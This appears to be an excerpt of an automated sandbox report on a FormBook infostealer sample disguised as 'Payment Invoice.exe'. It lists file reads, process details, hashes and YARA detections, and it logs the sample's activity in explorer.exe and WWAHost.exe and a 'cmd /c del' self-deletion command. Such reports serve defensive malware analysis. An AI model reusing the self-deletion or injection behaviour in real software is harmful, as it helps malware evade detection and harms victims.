C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	72	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C1D1B4F	ReadFile

Analysis Process: conhost.exe PID: 6728 Parent PID: 6680

General

Start time:	14:39:50
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Payment Invoice.exe PID: 6744 Parent PID: 6860

General

Start time:	14:39:51
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\Payment Invoice.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\Payment Invoice.exe
Imagebase:	0x140000
File size:	669184 bytes
MD5 hash:	EBFEAA73811B084FF7EC882503205988
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.714247594.0000000000142000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000000.713411338.0000000000142000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\user\AppData\Local\Temp\Payment Invoice.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 29%, ReversingLabs
Reputation:	low

Analysis Process: Payment Invoice.exe PID: 6948 Parent PID: 6860

General

Start time:	14:39:51
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Local\Temp\Payment Invoice.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Payment Invoice.exe
Imagebase:	0xc20000
File size:	669184 bytes
MD5 hash:	EBFEAA73811B084FF7EC882503205988
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000E.00000000.715166926.0000000000C22000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.781657076.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.781657076.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.781657076.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.782477108.0000000001660000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.782477108.0000000001660000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.782477108.0000000001660000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000E.00000002.781781512.0000000000C22000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.782306537.0000000001230000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.782306537.0000000001230000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.782306537.0000000001230000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6948

General

Start time:	14:39:54
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: autoconv.exe PID: 6752 Parent PID: 3424

General

Start time:	14:40:19
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0xd00000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: WWAHost.exe PID: 6992 Parent PID: 3424

General

Start time:	14:40:20
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\WWAHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WWAHost.exe
Imagebase:	0x240000
File size:	829856 bytes
MD5 hash:	370C260333EB3149EF4E49C8F64652A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.908858875.0000000000380000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.908858875.0000000000380000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.908858875.0000000000380000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000015.00000002.909529703.00000000007AA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000015.00000002.912797173.0000000003BEF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.910248106.0000000002E30000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.910248106.0000000002E30000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.910248106.0000000002E30000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2E4A027	NtReadFile

Analysis Process: cmd.exe PID: 5904 Parent PID: 6992

General

Start time:	14:40:24
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\Payment Invoice.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6892 Parent PID: 5904

General

Start time:	14:40:25
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis